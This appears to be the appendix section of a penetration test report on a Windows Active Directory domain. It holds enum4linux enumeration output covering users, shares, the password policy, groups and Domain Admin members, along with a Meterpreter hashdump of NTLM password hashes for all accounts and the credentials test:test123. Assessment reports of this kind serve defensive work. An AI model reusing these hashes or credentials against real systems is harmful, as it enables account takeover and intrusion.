index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name: Stanley Wright Desc: til

index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name: Tina Fuller Desc: working

index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: bucketfull

index: 0x455 RID: 0x455 acb: 0x00000a10 Account: test Name: Test account Desc: (null)

index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name: Viola Nelson Desc: sawbelly

index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name: Wilbur Holt Desc: Replication Account

index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name: Woodrow Wolfe Desc: new

index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: Y.Marshall Name: Yvette Marshall Desc: nearby

user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[test] rid:[0x455]

user:[K.Thompson] rid:[0xa29]

user:[V.Nelson] rid:[0xa2a]

user:[L.Gill] rid:[0xa2b]

user:[N.May] rid:[0xa2c]

user:[W.Holt] rid:[0xa2d]

user:[J.Wheeler] rid:[0xa2e]

user:[F.Payne] rid:[0xa2f]

user:[T.Oliver] rid:[0xa30]

user:[J.Poole] rid:[0xa31]

user:[N.Wells] rid:[0xa32]

user:[N.Hogan] rid:[0xa33]

user:[M.Adams] rid:[0xa34]

user:[Y.Marshall] rid:[0xa35]

user:[W.Wolfe] rid:[0xa36]

user:[A.Kennedy] rid:[0xa37]

user:[T.Fuller] rid:[0xa38]

user:[L.Washington] rid:[0xa39]

user:[S.Shelton] rid:[0xa3a]

user:[J.Farmer] rid:[0xa3b]

user:[M.Paul] rid:[0xa3c]

user:[B.Wong] rid:[0xa3d]

user:[D.Ford] rid:[0xa3e]

user:[M.Daniel] rid:[0xa3f]

user:[D.Brooks] rid:[0xa40]

user:[B.Rice] rid:[0xa41]

user:[P.Powers] rid:[0xa42]

user:[S.Wright] rid:[0xa43]

user:[L.Williamson] rid:[0xa44]

user:[G.Malone] rid:[0xa45]

user:[M.Harrington] rid:[0xa46]

user:[H.Mclaughlin] rid:[0xa47]

user:[G.Turner] rid:[0xa48]

user:[P.Rodriquez] rid:[0xa49]

user:[L.Thornton] rid:[0xa4a]

user:[D.Murray] rid:[0xa4b]

user:[A.Peters] rid:[0xa4c]

user:[M.Padilla] rid:[0xa4d]

user:[J.Becker] rid:[0xa4e]

user:[K.Perkins] rid:[0xa4f]

user:[M.Murphy] rid:[0xa50]

user:[S.Higgins] rid:[0xa51]

user:[B.Lewis] rid:[0xa52]

user:[F.Sanders] rid:[0xa53]

user:[R.Soto] rid:[0xa54]

user:[I.Robinson] rid:[0xa55]

user:[B.Yates] rid:[0xa56]

user:[E.Frazier] rid:[0xa57]

user:[G.Francis] rid:[0xa58]

user:[J.Shaw] rid:[0xa59]

user:[G.Adkins] rid:[0xa5a]

[34m =================================( [0m[32mShare Enumeration on 192.168.10.1[0m[34m )=================================

[0mdo\_connect: Connection to 192.168.10.1 failed (Error NT\_STATUS\_RESOURCE\_NAME\_NOT\_FOUND)

Sharename Type Comment

--------- ---- -------

ADMIN$ Disk Remote Admin

C$ Disk Default share

Fileshare1 Disk

Fileshare2 Disk

HR Disk

IPC$ IPC Remote IPC

NETLOGON Disk Logon server share

Resources Disk

SYSVOL Disk Logon server share

SYSVOL2 Disk

Reconnecting with SMB1 for workgroup listing.

Unable to connect with SMB1 -- no workgroup available

[33m

[+] [0m[32mAttempting to map shares on 192.168.10.1

[0m//192.168.10.1/ADMIN$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A

//192.168.10.1/C$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A

//192.168.10.1/Fileshare1 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

//192.168.10.1/Fileshare2 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

//192.168.10.1/HR [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

[33m

[E] [0m[31mCan't understand response:

[0mNT\_STATUS\_NO\_SUCH\_FILE listing \\*

//192.168.10.1/IPC$ [35mMapping: [0mN/A[35m Listing: [0mN/A[35m Writing: [0mN/A

//192.168.10.1/NETLOGON [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

//192.168.10.1/Resources [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

//192.168.10.1/SYSVOL [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

//192.168.10.1/SYSVOL2 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

[34m ============================( [0m[32mPassword Policy Information for 192.168.1 0.1[0m[34m )============================

[0m

[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

[+] UADCWNET

[+] Builtin

[+] Password Info for Domain: UADCWNET

[+] Minimum password length: 7

[+] Password history length: 24

[+] Maximum password age: 136 days 23 hours 58 minutes

[+] Password Complexity Flags: 010000

[+] Domain Refuse Password Change: 0

[+] Domain Password Store Cleartext: 1

[+] Domain Password Lockout Admins: 0

[+] Domain Password No Clear Change: 0

[+] Domain Password No Anon Change: 0

[+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes

[+] Reset Account Lockout Counter:

[+] Locked Account Duration:

[+] Account Lockout Threshold: None

[+] Forced Log off Time: Not Set

[33m

[+] [0m[32mRetieved partial password policy with rpcclient:

[0mPassword Complexity: Disabled

Minimum Password Length: 7

[34m =======================================( [0m[32mGroups on 192.168.10.1[0m[34m )=======================================

[0m[33m

[+] [0m[32mGetting builtin groups:

[0mgroup:[Server Operators] rid:[0x225]

group:[Account Operators] rid:[0x224]

group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]

group:[Incoming Forest Trust Builders] rid:[0x22d]

group:[Windows Authorization Access Group] rid:[0x230]

group:[Terminal Server License Servers] rid:[0x231]

group:[Administrators] rid:[0x220]

group:[Users] rid:[0x221]

group:[Guests] rid:[0x222]

group:[Print Operators] rid:[0x226]

group:[Backup Operators] rid:[0x227]

group:[Replicator] rid:[0x228]

group:[Remote Desktop Users] rid:[0x22b]

group:[Network Configuration Operators] rid:[0x22c]

group:[Performance Monitor Users] rid:[0x22e]

group:[Performance Log Users] rid:[0x22f]

group:[Distributed COM Users] rid:[0x232]

group:[IIS\_IUSRS] rid:[0x238]

group:[Cryptographic Operators] rid:[0x239]

group:[Event Log Readers] rid:[0x23d]

group:[Certificate Service DCOM Access] rid:[0x23e]

group:[RDS Remote Access Servers] rid:[0x23f]

group:[RDS Endpoint Servers] rid:[0x240]

group:[RDS Management Servers] rid:[0x241]

group:[Hyper-V Administrators] rid:[0x242]

group:[Access Control Assistance Operators] rid:[0x243]

group:[Remote Management Users] rid:[0x244]

group:[Storage Replica Administrators] rid:[0x246]

[33m

[+] [0m[32m Getting builtin group memberships:

[0m[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\INTERACTIVE

[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\Authenticated Users

[35mGroup: [0mUsers' (RID: 545) has member: UADCWNET\Domain Users

[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Guest

[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Domain Guests

[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Administrator

[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Enterprise Admins

[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Domain Admins

[35mGroup: [0mPre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users

[35mGroup: [0mIIS\_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR

[35mGroup: [0mWindows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

[33m

[+] [0m[32m Getting local groups:

[0mgroup:[Cert Publishers] rid:[0x205]

group:[RAS and IAS Servers] rid:[0x229]

group:[Allowed RODC Password Replication Group] rid:[0x23b]

group:[Denied RODC Password Replication Group] rid:[0x23c]

group:[DnsAdmins] rid:[0x44d]

[33m

[+] [0m[32m Getting local group memberships:

[0m[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[35mGroup: [0mDnsAdmins' (RID: 1101) has member: UADCWNET\W.Holt

[33m

[+] [0m[32m Getting domain groups:

[0mgroup:[Enterprise Read-only Domain Controllers] rid:[0x1f2]

group:[Domain Admins] rid:[0x200]

group:[Domain Users] rid:[0x201]

group:[Domain Guests] rid:[0x202]

group:[Domain Computers] rid:[0x203]

group:[Domain Controllers] rid:[0x204]

group:[Schema Admins] rid:[0x206]

group:[Enterprise Admins] rid:[0x207]

group:[Group Policy Creator Owners] rid:[0x208]

group:[Read-only Domain Controllers] rid:[0x209]

group:[Cloneable Domain Controllers] rid:[0x20a]

group:[Protected Users] rid:[0x20d]

group:[Key Admins] rid:[0x20e]

group:[Enterprise Key Admins] rid:[0x20f]

group:[DnsUpdateProxy] rid:[0x44e]

group:[Human Resources] rid:[0x44f]

group:[Legal] rid:[0x450]

group:[Finance] rid:[0x451]

group:[Engineering] rid:[0x452]

group:[Sales] rid:[0x453]

group:[Information Technology] rid:[0x454]

[33m

[+] [0m[32m Getting domain group memberships:

[0m[35mGroup: [0m'Schema Admins' (RID: 518) has member: UADCWNET\Administrator

[35mGroup: [0m'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\krbtgt

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\test

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Thompson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\V.Nelson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Gill

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.May

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Holt

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Wheeler

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Payne

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Poole

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Wells

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Adams

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Y.Marshall

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Wolfe

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Kennedy

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Fuller

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Washington

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Shelton

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Paul

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Wong

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Ford

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Daniel

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Brooks

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Rice

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Powers

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Wright

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Williamson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Malone

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\H.Mclaughlin

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Turner

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Rodriquez

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Murray

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Peters

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Padilla

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Becker

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Perkins

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Lewis

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Sanders

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\R.Soto

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\I.Robinson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Yates

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\E.Frazier

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Francis

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins

[35mGroup: [0m'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator

[35mGroup: [0m'Information Technology' (RID: 1108) has member: UADCWNET\test

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\marketplace$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\pc28$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\range86-130$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\nt4$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust84$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\devserver$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\about$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\helponline$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\sanantonio$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\inbound$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\customer$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ir$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\announce$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\iris$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\dev1$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust24$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mx$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\vader$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust53$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mv$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mickey$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ptld$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\tool$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\uninet$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\houstin$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$

[35mGroup: [0m'Domain Guests' (RID: 514) has member: UADCWNET\Guest

[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$

[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$

[34m ==================( [0m[32mUsers on 192.168.10.1 via RID cycling (RIDS: 500-550,1000-1050)[0m[34m )==================

[0m[33m

[I] [0m[36mFound new SID:

[0mS-1-5-21-2373017989-4057782597-2990666611

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-21-2373017989-4057782597-2990666611

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-21-2373017989-4057782597-2990666611

[33m

[+] [0m[32mEnumerating users using SID S-1-5-32 and logon username 'test', password 'test123'

[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)

S-1-5-32-545 BUILTIN\Users (Local Group)

S-1-5-32-546 BUILTIN\Guests (Local Group)

S-1-5-32-548 BUILTIN\Account Operators (Local Group)

S-1-5-32-549 BUILTIN\Server Operators (Local Group)

[33m

[+] [0m[32mEnumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

[0m[33m

[+] [0m[32mEnumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'

[0m[33m

[+] [0m[32mEnumerating users using SID S-1-5-90 and logon username 'test', password 'test123'

[0m[33m

[+] [0m[32mEnumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'

[0mS-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)

S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)

S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)

S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)

S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)

[33m

[+] [0m[32mEnumerating users using SID S-1-5-21-3909509232-362358561-949330273 and logon username 'test', password 'test123'

[0mS-1-5-21-3909509232-362358561-949330273-500 SERVER1\Administrator (Local User)

S-1-5-21-3909509232-362358561-949330273-501 SERVER1\Guest (Local User)

S-1-5-21-3909509232-362358561-949330273-503 SERVER1\DefaultAccount (Local User)

S-1-5-21-3909509232-362358561-949330273-504 SERVER1\WDAGUtilityAccount (Local User)

S-1-5-21-3909509232-362358561-949330273-513 SERVER1\None (Domain Group)

[34m ===============================( [0m[32mGetting printer info for 192.168.10.1[0m[34m )===============================

[0mNo printers returned.

enum4linux complete on Fri Nov 3 01:10:39 2023

## Appendix B – Nessus Scan Results

A screenshot of a computer

Description automatically generated A screenshot of a computer

Description automatically generated A screenshot of a computer

Description automatically generated A screenshot of a computer

Description automatically generated

## Appendix C – Meterpreter Hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::

test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::

K.Thompson:2601:aad3b435b51404eeaad3b435b51404ee:f7b2ce4dfda94a03e7e4fa03d7b16d27:::

V.Nelson:2602:aad3b435b51404eeaad3b435b51404ee:332701ea01d9803272418215824383df:::

L.Gill:2603:aad3b435b51404eeaad3b435b51404ee:a6bdffa3d65f01bba7e0e33e60ee342e:::

N.May:2604:aad3b435b51404eeaad3b435b51404ee:4589e3d003eb8903ea5b5e28f31ded19:::

W.Holt:2605:aad3b435b51404eeaad3b435b51404ee:080693ece73589f8b9f3f78663f91808:::

J.Wheeler:2606:aad3b435b51404eeaad3b435b51404ee:15a852e3c7c2ef83ad8242472ae9903a:::

F.Payne:2607:aad3b435b51404eeaad3b435b51404ee:108f91cfb6b0ab98fc1beb2e68e56159:::

T.Oliver:2608:aad3b435b51404eeaad3b435b51404ee:ac5b49f9a71be7feaa42a3222cd74b20:::

J.Poole:2609:aad3b435b51404eeaad3b435b51404ee:810325d1a8599ecb7d0540ac206ad5ec:::

N.Wells:2610:aad3b435b51404eeaad3b435b51404ee:688af8ea1b614bf680faba006ea3057c:::

N.Hogan:2611:aad3b435b51404eeaad3b435b51404ee:e3629de60204c91bfc82825f22275c31:::

M.Adams:2612:aad3b435b51404eeaad3b435b51404ee:bed9e94ccd79cc20365efa58b35d2c33:::

Y.Marshall:2613:aad3b435b51404eeaad3b435b51404ee:a01e9e33b68ab61a580f4bc464ee36c1:::

W.Wolfe:2614:aad3b435b51404eeaad3b435b51404ee:34ef57f8d321aea7ca89e0a24a515e2a:::

A.Kennedy:2615:aad3b435b51404eeaad3b435b51404ee:080693ece73589f8b9f3f78663f91808:::

T.Fuller:2616:aad3b435b51404eeaad3b435b51404ee:74852d706649d5d2ce8f9dd826d4874f:::

L.Washington:2617:aad3b435b51404eeaad3b435b51404ee:0833a35013de96e17705cb4694b1553c:::

S.Shelton:2618:aad3b435b51404eeaad3b435b51404ee:990e7ec7e099e75c00f443f7b4bb3ae2:::

J.Farmer:2619:aad3b435b51404eeaad3b435b51404ee:f61996a84217dad5ff64659a97c8642c:::

M.Paul:2620:aad3b435b51404eeaad3b435b51404ee:ed82bd6cdb216fd690c950aecd64c56c:::

B.Wong:2621:aad3b435b51404eeaad3b435b51404ee:faccd2f7fc03a0982b07a2d21846187f:::

D.Ford:2622:aad3b435b51404eeaad3b435b51404ee:e822570efa4b7edc5fc10f2372e070e2:::

M.Daniel:2623:aad3b435b51404eeaad3b435b51404ee:cecadc1061009aedacc80a2de584a5f5:::

D.Brooks:2624:aad3b435b51404eeaad3b435b51404ee:dd9d2279352b23687f6279ba4a8ba88c:::

B.Rice:2625:aad3b435b51404eeaad3b435b51404ee:e1489fe6f506e84e1d9f01459f07e13f:::

P.Powers:2626:aad3b435b51404eeaad3b435b51404ee:30179f5c89072aae0fcb922d52b0a3bb:::

S.Wright:2627:aad3b435b51404eeaad3b435b51404ee:2b536b199fda92e76c05b59294a0f79b:::

L.Williamson:2628:aad3b435b51404eeaad3b435b51404ee:c0dc381734bded9fbc8c454895c8ebec:::

G.Malone:2629:aad3b435b51404eeaad3b435b51404ee:33b93138451a49da98e262b2f5b57da5:::

M.Harrington:2630:aad3b435b51404eeaad3b435b51404ee:f93175934524851e0b8bed08bea60f87:::

H.Mclaughlin:2631:aad3b435b51404eeaad3b435b51404ee:e868ceb881c017f13590fd158254a371:::

G.Turner:2632:aad3b435b51404eeaad3b435b51404ee:27bde3962ffc55061dd8c736a2016b4c:::

P.Rodriquez:2633:aad3b435b51404eeaad3b435b51404ee:e58e3586585c44da480e148390d9dd99:::

L.Thornton:2634:aad3b435b51404eeaad3b435b51404ee:6c93c3cd901986843f5d0df101331210:::

D.Murray:2635:aad3b435b51404eeaad3b435b51404ee:62e4e02723ccfeee508caa92c95a6f5e:::

A.Peters:2636:aad3b435b51404eeaad3b435b51404ee:f293e283cea5a27db8552667fbaf94c7:::

M.Padilla:2637:aad3b435b51404eeaad3b435b51404ee:a022f2e4594ec7271afb6b6791d86ec2:::

J.Becker:2638:aad3b435b51404eeaad3b435b51404ee:8c064a4c674c79cec0f3c70310b9b8e2:::

K.Perkins:2639:aad3b435b51404eeaad3b435b51404ee:fb9a187494df75923c9515cfca976f08:::

M.Murphy:2640:aad3b435b51404eeaad3b435b51404ee:cdb164617b8fb8ee5bc0e3c4d0ea0a0b:::

S.Higgins:2641:aad3b435b51404eeaad3b435b51404ee:baa026ccfd2b52c325ef54b691ce8845:::

B.Lewis:2642:aad3b435b51404eeaad3b435b51404ee:4310e999dc37278d6f0f33ee0e26d475:::

F.Sanders:2643:aad3b435b51404eeaad3b435b51404ee:d44ef87a5f186e15cbfc91044bce6f6b:::

R.Soto:2644:aad3b435b51404eeaad3b435b51404ee:fd281398fdf14e4e1173a6d113975532:::

I.Robinson:2645:aad3b435b51404eeaad3b435b51404ee:f06b5ecb867ff8a976f0ddd8cc200aa2:::

B.Yates:2646:aad3b435b51404eeaad3b435b51404ee:8a8c9f7a692b8e3e6e77d47490ef55ae:::

E.Frazier:2647:aad3b435b51404eeaad3b435b51404ee:22f17fad5469c294b551e488d7971202:::

G.Francis:2648:aad3b435b51404eeaad3b435b51404ee:47e9839eb7d7d226ea5415d6737eb09c:::

J.Shaw:2649:aad3b435b51404eeaad3b435b51404ee:fe0ca6beaf5a825d6a9cca1c2e6a27e6:::

G.Adkins:2650:aad3b435b51404eeaad3b435b51404ee:78cf7711caf441a13857c2b96d3fb9b3:::

SERVER1$:1000:aad3b435b51404eeaad3b435b51404ee:800c527e454d4a7b9800617cd8e676e5:::

marketplace$:1110:aad3b435b51404eeaad3b435b51404ee:ebd5a56399bd03ef6a961b1b27f63489:::

pc28$:1111:aad3b435b51404eeaad3b435b51404ee:923cdcc9273474d7b0dbbbff25ac13f7:::

range86-130$:1112:aad3b435b51404eeaad3b435b51404ee:2d338324312a43afe6d41b46ce49613c:::

nt4$:1113:aad3b435b51404eeaad3b435b51404ee:bd6a7ea846767c4543346912d60f5f61:::

cust84$:1114:aad3b435b51404eeaad3b435b51404ee:d3b80b56f60c65a164d924a7fbdd4126:::

devserver$:1115:aad3b435b51404eeaad3b435b51404ee:262f6a2207a7b4eea0c312ddd25992d6:::

about$:1116:aad3b435b51404eeaad3b435b51404ee:b39bc0e10fe2ac5f9621675e1c1f3e79:::

helponline$:1117:aad3b435b51404eeaad3b435b51404ee:6f9d64cbd6f4fc435e0da245b9f25033:::

sanantonio$:1118:aad3b435b51404eeaad3b435b51404ee:8b26d71cdfe07b14c5b1e5ef703b5492:::

